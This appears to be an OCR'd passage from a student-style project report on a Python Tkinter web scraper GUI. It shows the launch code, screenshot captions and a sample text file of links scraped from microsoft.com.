
Code : if __name__ == "__main__":

```
root = tk.Tk()
app = WebScraperApp(root)
root.mainloop()
```


- Checks if the script is being run directly (not imported).
- Creates the main Tkinter window.
- Instantiates the **WebScraperApp** class, which sets up the GUI.
- Enters the Tkinter main loop, waiting for user interaction.

Screenshots :


i. This image shows gui of web scraper tool




ii. In this image Microsoft.com is set as URL and delay is set 0 second




iii. This image shows output, this tool has found links, images, headings and meta tags



iv. This tool can save this scraped data in txt or csv format file



v. This image shows saved txt file with scraped data



scraped_data.txt

```
Found Links:
1.
2.
3. https://www.microsoft.com
4. https://www.microsoft.com/microsoft-365
5. https://www.microsoft.com/en-us/microsoft-teams/group-chat-software
6. https://copilot.microsoft.com/
7. https://www.microsoft.com/en-us/windows/
8. https://www.microsoft.com/en-us/surface
9. https://www.xbox.com/
10. https://www.microsoft.com/en-us/store/b/sale?icid=gm_nav_L0_salepage
11. https://www.microsoft.com/en-us/store/b/business
12. https://support.microsoft.com/en-us
13. https://products.office.com/en-us/home
14. https://www.microsoft.com/en-us/windows/
15. https://www.microsoft.com/en-us/surface
16. https://www.xbox.com/
17. https://www.microsoft.com/en-us/store/b/sale?icid=gm_nav_L0_salepage
18. https://support.microsoft.com/en-us
19. https://www.microsoft.com/en-us/store/apps/windows?icid=CNavAppsWindowsApps
20. https://onedrive.live.com/about/en-us/
21. https://outlook.live.com/owa/
22. https://www.skype.com/en/
23. https://www.onenote.com/
24. https://products.office.com/en-us/microsoft-teams/free?icid=SSM_AS_Promo_Apps_MicrosoftTeams
25. https://www.microsoft.com/edge
```